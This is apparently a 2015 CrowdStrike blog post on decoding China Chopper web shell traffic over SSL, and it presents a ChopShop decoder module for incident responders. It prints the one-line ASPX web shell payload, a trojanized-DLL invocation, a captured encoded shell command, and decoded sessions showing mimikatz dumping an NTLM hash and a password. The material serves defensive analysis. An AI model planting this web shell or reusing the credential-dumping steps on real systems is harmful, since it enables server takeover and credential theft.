



Chopping packets: Decoding China Chopper Web shell traffic over SSL

THE FRONT LINES / THE TOOL BOX • 30 MAR 2015 • WILLIAM TAN

INTRODUCTION

The Chopper Web shell is a widely used backdoor by Chinese and other malicious actors to remotely access a compromised Web server. Deployment of the Chopper shell on the server is fairly basic as the server payload is a single line inserted into any ASPX page.

```
<%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>
```

This payload is available in a variety of languages including ASP, ASPX, PHP, JSP, and CFM. Once installed, the attacker can access the shell with the Chopper client side binary.

CrowdStrike has observed another deployment method on IIS servers where attackers upload a trojanized DLL file, ‘System.WebServices.dll’. This DLL file is written in C# and contains multiple Chopper API functions. The attacker can then call these functions by inserting this line in any ASPX page:

```
<% WebServices.InitializeWebServices ("shell_password");%>
```

The attacker can access this Web shell variant with similar methods, including using the Chopper client side binary. The benefit of this deployment method allows the Web shell to evade host-based detection methods that look for suspicious functions such as ‘eval’. Although deployments of Chopper can vary on the host, the network traffic patterns generated by the Web shell have remained largely unchanged.

CHOPPER NETWORK TRAFFIC

The Chopper Web shell client communicates over TCP using HTTP POST requests. Network traffic analysis of chopper packets can reveal attacker actions, intentions, and next steps.

Because Chopper generates a POST request for each command, manual analysis can get tedious if the attacker is very active. Another challenge occurs when Chopper is deployed on a Web server behind SSL, causing all traffic generated by Chopper to be encrypted.□

```
POST /owa/auth/i.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 100.159.23.246
Referer: [REDACTED]
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: [REDACTED]
Content-Length: 1089
Connection: Close
Cookie: OutlookSession=5289564ad77444f4a851fc4e48751f6b

pass=Response.Write(">|");var err:Exception;try{eval(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String("dmFyIE9U3LzdGVtLlRLeHQuRW5jb2RpBmcuR2V0R5jb2RpBmc0NjUwMDEpLkldFn0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzTY0U3RyaW5nKFJlcXVlc3QuSXrlbVsiejEiXSkp03ZhciBtPW5ldyBTeXN0ZW0uSU8uRGlyZWN0b3J5SW5myhEKt2YXIGcz1tLkdldERpcmVjdG9yaWVzKCh7dmFyIFA6U3RyaW5n03ZhciBp02Z1bmN0aW9uIEecDpTdhJpbmc0kludDMye3JldHVybibiBTeXN0ZW0uSU8uRmlsZSHZXRbdHryaWJ1dGVzKApo031mdW5jdGlvbibUKHA6U3RyaW5nKtpTdHJpbmd7cmV0dXJuIFN5c3Rls5JTy5GaWxlLkdldExhc3RXcmloZVRpbwUocCkuVG9TdhJpbmc0Inl5eXktTU0tZG0gSEg6bW06c3MiKTt9Zm9yKGkgaW4gcyl7UD1EK3NbAV0uTmfTzTtSZXNwb25zZS5XcmloZShzW2ldLk5hbWU7UmVzcG9uc2UuV3JpdGUo1tpX550Yw1lKyJcdCIrVChQKSSiXHQiK3NbAV0uTGVuZ3RoKyJcdCIrQShQKSSiXG4iKt9"),"unsafe");}catch(err){Response.Write("ERROR:// %2Berr.message");}Response.Write("|<");}
();
=&1=QzpcXFByb2dyYW0gRmlsZXNcXE1pY3Jvc29mdFxcrXhjaGFuzzUgU2VydmVyXFxWMTRcXENsaWVudEFjY2Vzc1xcb3dhXFhdXRoXFw%3DHTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-OWA-Version: 14.3.210.2
X-Powered-By: ASP.NET
Date: Tue, 24 Feb 2015 06:48:14 GMT
Connection: close
Content-Length: 420

->|error.aspx.2013-02-05 23:00:32.8363.Archive
error2.aspx.2013-02-05 23:00:32.1888.Archive
expiredpassword.aspx.2013-02-05 23:00:32.7226.Archive
exppw.dll.2014-08-06 20:24:58.73392.Archive
i.aspx.2015-02-23 22:45:44.69.Archive
logoff.aspx.2013-02-05 23:00:32.6067.Archive
logon.aspx.2013-02-05 23:00:32.13479.Archive
New Text Document.txt.2015-02-23 22:44:52.0.Archive
owauth.dll.2014-08-06 20:23:10.104600.Archive
|<
```

Figure 1. Example of Chopper's encoded command with response over decrypted HTTPS

DECODING WITH CHOPSHOP

To assist with rapid triage, we leverage ChopShop, a network decoder framework developed by MITRE (<https://github.com/MITRECND/chopshop>). The ChopShop framework is extendable with modules, and the output from each module can be chained. Doing so reduces the need to rewrite a decoder for widely used protocols. This allows the analyst to focus on developing modules specific to a family of malware without dealing with the underlying protocols.□

The Chopper decode module I have written for the ChopShop Framework is designed to be chained with the 'chop_ssl' and 'http' modules. To decode SSL traffic, the 'chop_ssl' module requires the server's private key in RSA format. I've provided an initial version of this module on our Github page (<https://github.com/CrowdStrike/chopshop>).

```
webshell_chopper_decode (0.1) -- requires ChopLib 4.0 or greater:
Extract Chopper Webshell commands and output from HTTP traffic. Requires 'http'
```

parent module.

Usage: webshell_chopper_decode [options]

Options:

- h, --help show this help message and exit
- d, --dict_output Formats output to sets of dicts
- c, --commands_only Only output chopper commands
- o, --outputs_only Only output chopper responses
- x, --extract_pe Attempts to extract pe files from session

Sample usage commands:

```
./chopshop -f chopper_traffic_ssl.pcap "chop_ssl -k privatekeyrsa.key | http |  
webshell_chopper_decode" > decoded_commands.txt  
./chopshop -f chopper_traffic_http.pcap "http | webshell_chopper_decode -c"
```

The module output contains all commands and responses from the Chopper shell. The module will decode the entire PCAP and separate the each command parameter ‘z0’, ‘z1’, ‘z2’ on a separate line. These ‘z’ parameters in the form data contain the arguments to commands , which are passed from the Chopper client to the server payload. While the commands are encoded in either base64 or hex, the responses are not encoded.

In the sample output below, we see an attacker running a ‘dir’ command file looking for ‘w3wp.exe’ (a renamed version of cmd.exe) and subsequently executing the credential dumper ‘mimikatz’ (named pwd.txt).

Portable executable (PE) files used by the Chopper Web shell are parsed as hex encoded by the module. The Chopper decode module has an option to attempt to carve out and save any PE files in the commands or responses seen during an attacker’s C2 session.

```
./chopshop -s . -f chopper_traffic_ssl.pcap "chop_ssl -k privatekeyrsa.key | http |  
webshell_chopper_decode -x"
```

Note the addition of the “-s” flag, which needs to be set to tell ChopShop which directory to output saved files.

```
[COMMAND] at 2015-02-24 06:51:34 UTC
[20 Parameter] - Q1
[21 Parameter] - /cmd
[22 Parameter] - cd /d "C:\Program Files\Microsoft\Exchange
Server\V14\ClientAccess\Owa\auth"\&edit C:\windows\temp\w3wp.exe&echo
[S]&cd&echo [E]
[RESPONSE] at 2015-02-24 06:51:34 UTC
[Output] ->| Volume in drive C has no label.
Volume Serial Number is 34B4-1648

Directory of C:\windows\temp

11/20/2010 05:24 AM           345,088 w3wp.exe
                   1 File(s)      345,088 bytes
                   0 Dir(s)   87,548,649,472 bytes free
[S]
C:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\Owa\auth
[B]
|<-
[COMMAND] at 2015-02-24 06:57:10 UTC
[20 Parameter] - Q1|
[21 Parameter] - C:\windows\temp\pwd.txt
[RESPONSE] at 2015-02-24 06:57:10 UTC
[Output] ->|
 #####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 20 2014 08:56:48)
## ^ ##
## / \ ## /* * */
## / \ ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## x ## http://blog.gentilkiwi.com/mimikatz          (ce8a)
'#####'
with 14 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 50560880 (00000000:03037f70)
Session          : NetworkCleartext from 0
User Name        : fleghorn
Domain          : ACMEINC
SID              : S-1-5-21-626217048-234325323-60816402-4113

max :
[00000003] Primary
* Username.: fleghorn
* Domain.: ACMEINC
* NTLM.: 3038b3f221428b54a45171d0655b132e
* SHA1.: abcfbf50eed3b4f1c5245eff0266ac5adlaleb
taskq :
wdigest :
* Username.: fleghorn
* Domain.: ACMEINC
* Password.: 1$4Yt43r3
kerberos :
* Username.: fleghorn
* Domain.: ACMEINC.ACME.COM
* Password.: (null)
ssp :
credman :
```

Figure 2. Sample portion of output from decode module showing ‘mimikatz’ execution.

FINAL THOUGHTS




Figure 3. Carved PE from Chopper traffic opened in hex editor.□

With Chopper available in so many varieties of programming and scripting languages, this module is still in development to account for different variants and edge cases. The goal of this module was to ease some of the tediousness of extracting information out of a large packet capture. With the prevalence of Chopper's use by APT groups, being able to quickly decode and understand what an attacker is doing greatly increases the situational awareness of incident responders.

REFERENCES

<https://github.com/CrowdStrike/chopshop>

<https://github.com/MITRECND/chopshop>

<https://github.com/MITRECND/htpy>

<http://www.mitre.org/capabilities/cybersecurity/overview/cybersecurity-blog/decrypting-ssl-with-chopshop>

<https://www.fireeye.com/content/dam/legacy/resources/pdfs/fireeye-china-chopper-report.pdf>□

<http://informationonsecurity.blogspot.com/2012/11/china-chopper-webshell.html>





Follow Us

Tweets



CrowdStrike

@CrowdStrike

12h

Check out @mediafishy discuss the future of AV and why endpoint protection is paramount ow.ly/UZ12X #cybersecurity #infosec

Show Media



CrowdStrike

20 Nov

Check out @Shawn365Henry's security tips in "The Top 5 #Cybersecurity Mistakes Companies Make & How to Avoid Them" ow.ly/USNQD

Expand



Eric Opdyke

@EricOpdyke

20 Nov

Got my sweet new @CrowdStrike Dead Eye Jackal shirt today #DFIR #malware #deadeyejackal pic.twitter.com/mihenWdbAa

Retweeted by CrowdStrike



Compose new Tweet...

Recent Posts



[The Imperative for Proactive Incident Response in 2015 and Beyond](#)

November 3, 2015



[Why Your Business Environment Should Drive Cybersecurity](#)

November 2, 2015



[Blurring of Commodity and Targeted Attack Malware](#)

October 16, 2015

[Should I Really Trust the Cloud with my Endpoint Protection?](#)



September 30, 2015



U.S. – China Agreement on Cyber Intrusions: An Inflection Point

September 25, 2015

Archives

N O V E M B E R 2 0 1 5						
M	T	W	T	F	S	S
					1	
<u>2</u>	<u>3</u>	4	5	6	7	8
9	10	11	12	<u>13</u>	14	15
16	17	<u>18</u>	19	20	21	22
23	24	25	26	27	28	29
30						

[« Oct](#)

Recent Comments